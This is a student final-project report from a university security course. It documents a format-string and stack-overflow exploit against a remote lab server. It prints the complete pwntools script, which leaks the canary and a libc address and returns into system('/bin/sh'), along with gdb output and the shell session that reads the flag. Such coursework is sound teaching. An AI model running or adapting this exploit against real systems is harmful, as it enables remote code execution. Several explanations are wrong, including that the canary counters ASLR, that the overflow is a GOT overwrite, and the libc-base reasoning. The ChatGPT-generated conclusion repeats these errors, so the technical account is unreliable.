West Chester University

CSC 472

Dr. Si Chen

Fall 2023 Final Project


Submitted by

Sean Berlin, Alejandro Almaraz, Sean Welby

12/8/23

1. **Introduction:** In this final project we performed a multi-stage exploit. Using techniques like format string, GOT overwrite, and Stack overflow attacks, we were able to leak sensitive information from vulnerabilities found within a remote server. The following report documents the process we went through to identify the leaked information, which helped us to create our 'finalExploit.py' script and perform the full multi-stage attack.


2. **Analysis and Results:**
   Screenshot shows a Successful Exploit



```
root@0d46d22346ba:/workdir # python3 finalExploit.py
[+] Opening connection to 167.172.144.44 on port 9999: Done
/workdir/finalExploit.py:42: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("%29$x")
[*] canary value 0xb'c5807a00'
[*] Switching to interactive mode
Pn\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$ whoami
quake0day
$ ls
final
flag.txt
nohup.out
$ cat flag.txt
Congratulations!!! You passed this class!!!
              _.--""`-..
            ,'          `.
          ,'          __  `.
         /|          " __   \
        , |           / |.   .
        |,'          !_.'|   |
      ,'             '   |   |
     /              |`--'|   |
    |                `---'   |
     .   ,                   |                       ,".
      ._     '           _'  |                    , ' \ `
  `.. `.`-...___,...---""    |       __,.        ,`"   L,|
  |, `- .`._        _,-,.'   .  __.-'-. /        .   ,    \
-:..     `. `-..--_.,.<       `"      / `.        `-/ |   .
  `,         """"'     `.              ,'         |   |  ',,
    `.      '            '            /          '    |'. |/
      `.   |              \       _,-'           |       ''
        `._'               \   '"\                .      |
           |                '     \                `._  ,'
           |                 '     \                 .'|
           |                 .      \                | |
           |                 |       L              ,' |
           `                 |       |             /   '
            \                |       |           ,'   /
          ,' \               |  _.._ ,-..___,..-'    ,'
         /     .             .      `!             ,j'
```

Figure 1


Screenshot showing part 1 of code to finalExploit.py



```
root@0d46d22346ba:/workdir # cat finalExploit.py
#!/usr/bin/python


from pwn import *

# target: flag @ 167.172.144.44:9999

def main():

    #PLT & GLT
    read_plt = 0x080490d0
    read_got = 0x0804c00c
    write_plt = 0x08049140
    write_got = 0x804c028
    puts_plt = 0x08049100
    puts_got = 0x0804c018
    snprintf_plt = 0x08049150
    snprintf_got = 0x0804c02c

    #ROP Gadgets
    popEbp_ret = 0x080493f3
    pop_ret = 0x08049022
    pop_pop_pop_ret = 0x080493f1


    #libc offsets
    offset_libc_start_main_ret = 0x1f8f9
    offset_puts = 0x8049100
    offset_system = 0x00049750
    offset_dup2 = 0x0010b670
    offset_read = 0x0010a8b0
    offset_write = 0x0010a9a0
    offset_str_bin_sh = 0x1b8fef

    snprintf = 0x0804c02c

    ed_string = 0x804831f
```

Figure 2


Screenshot showing part 2 of code to finalExploit.py



```
    #find and store canary value
    p = remote("167.172.144.44",9999)
    p.sendline("%29$x")
    canary = p.recv()
    log.info("canary value 0x%s" % canary)
    canary_value = int(canary, 16)
    payload = p32(write_got)+b"%4$s\n"
    p.sendline(payload)
    p.recv(4)
    sn = p.recv(4)
    snprintf = u32(sn)
    libc_starter_address = snprintf - offset_write
    system_libc = libc_starter_address + offset_system
    libc_str = libc_starter_address + offset_str_bin_sh
    payload = b"A" * 100
    payload += p32(canary_value)
    payload += b"A" * 12
    payload += p32(system_libc)
    payload += p32(0xdeadbeef)
    payload += p32(libc_str)
    p.sendline(payload)

    # Change to interactive mode
    p.interactive()


if __name__ == "__main__":
    main()
```

Figure 3


Screenshot showing PLT and GOT Addresses



```
gef➤  break main
Breakpoint 1 at 0x8049365
gef➤  disas read
Dump of assembler code for function read@plt:
   0x080490d0 <+0>:     endbr32
   0x080490d4 <+4>:     jmp    DWORD PTR ds:0x804c00c
   0x080490da <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤  disas write
Dump of assembler code for function write@plt:
   0x08049140 <+0>:     endbr32
   0x08049144 <+4>:     jmp    DWORD PTR ds:0x804c028
   0x0804914a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤  disas puts
Dump of assembler code for function puts@plt:
   0x08049100 <+0>:     endbr32
   0x08049104 <+4>:     jmp    DWORD PTR ds:0x804c018
   0x0804910a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤  disas snprintf
Dump of assembler code for function snprintf@plt:
   0x08049150 <+0>:     endbr32
   0x08049154 <+4>:     jmp    DWORD PTR ds:0x804c02c
   0x0804915a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
```

Figure 4


Screenshot showing Magic Number



```
gef➤  pattern search $eip
[+] Searching for '64616162'/'62616164' with period=4
[+] Found at offset 112 (little-endian search) likely
```

Figure 5

Screenshot showing system@libc address Equation



```
libc_starter_address = snprintf - offset_write
system_libc = libc_starter_address + offset_system
libc_str = libc_starter_address + offset_str_bin_sh
```

Figure 6

Analysis:

The complete finalExploit.py code is shown in *Figure 1* and Figure 2, respectively. The first step we took was finding all necessary addresses using gdb. To be specific, we found the PLT and GOT values for the read(), write(), puts(), and snprintf(). This step is shown in *Figure 4.* Next, an unnecessary step we took was finding the addresses for the ROPgadgets. They were "pop_ret" and "pop_pop_pop_ret". We did not use these addresses in our final payload, but we originally thought we would use an ROP attack. Another unnecessary address we got was the "ed" address. We planned on using this value in a format string attack to open the 'ed' editor. Additionally, we put all the libc_addresses provided into our program. The only ones that ended up being used were the "offset_write", "offset_system", and "offset_str_bin_sh". The second step we took was leaking necessary information and storing the values. We created a step to leak the canary value by sending the 29th value. Then, we received the output and converted it into a usable value later in the program. Furthermore, the snprintf@libc address was leaked next. We used a format string attack to leak this address. Then, the output was received and converted into a usable value to be used next. The third step was constructing an equation to calculate the system@libc address with the just-found snprintf@libc address. This equation is shown in *Figure 6.* The following is an explanation:

snprintf() is a function provided by the C library, and its address is subtracted from the value of offset_write. The result, libc_starter_address, is expected to be the address of the write function in the C library, relative to the snprintf() function.

The fourth step was assembling the payload. The payload begins with using a stack overflow attack to gain control of the program. The magic number was "112". This is shown in *Figure 5.* In between overloading it with 112 characters, we put the canary value between the 100 and 112 characters. This is to counter the Address Space Layout Randomization (ASLR) protection. We put it after 100 characters since the "char str [100]" had a length of 100. For our fifth step, we performed a GOT overwrite attack by adding the system@libc address to the payload. This was followed by adding the "0xdeadbeef" value to the payload simply as a default value. Our penultimate step was adding the "libc_str" value to the payload. The purpose of this was to call the system() function and pass the previously entered "/bin/sh" as the argument to get the shell.

Finally, the payload was sent resulting in obtaining a shell of the remote server. With access to the remote server, the flag was able to be found and displayed. This is illustrated in *Figure 1.*

3. Discussion and Conclusion:

Generated by ChatGPT-

The final project aimed to execute a multi-stage exploit on a remote server, employing techniques such as format string attacks, GOT overwrites, and stack overflow attacks. The objective was to extract sensitive information, leading to the creation of the 'finalExploit.py' script for the comprehensive multi-stage assault.

Throughout the project, the process unfolded in multiple steps, guided by an analysis of the server's vulnerabilities using GDB. Key addresses, including those for read(), write(), puts(), and snprintf() in the Procedure Linkage Table (PLT) and Global Offset Table (GOT), were identified. The initial plan included acquiring addresses for ROP gadgets like "pop_ret" and "pop_pop_pop_ret," although they were ultimately deemed unnecessary for the final payload. Additionally, we obtained libc addresses, of which only "offset_write," "offset_system," and "offset_str_bin_sh" were utilized.

Leaking essential information became the focus of the second step. The canary value was extracted by sending the 29th value and converting the output into a usable format. A format string attack was then executed to leak the snprintf@libc address, followed by constructing an equation to calculate the system@libc address using the leaked snprintf@libc address.

The payload assembly, the fourth step, involved a stack overflow attack with a magic number of "112" characters. The canary value was strategically placed to counteract Address Space Layout Randomization (ASLR) protection. A GOT overwrite attack was initiated in the fifth step, embedding the system@libc address into the payload, along with a default "0xdeadbeef" value. The "libc_str" value was incorporated to invoke the system() function, initiating the final step to obtain a shell on the remote server.

The successful execution of the payload culminated in gaining access to the remote server and discovering the flag. Despite the initial inclusion of unnecessary steps, such as obtaining ROP gadget addresses that were ultimately unused, the project achieved its overarching goal of performing a comprehensive multi-stage exploit. The hands-on experience with diverse exploitation techniques and the challenges encountered during the project provided valuable insights into practical cybersecurity applications. The project demonstrated the importance of adaptability and critical thinking in the face of unexpected findings, contributing to a deeper understanding of real-world security vulnerabilities and exploitation strategies.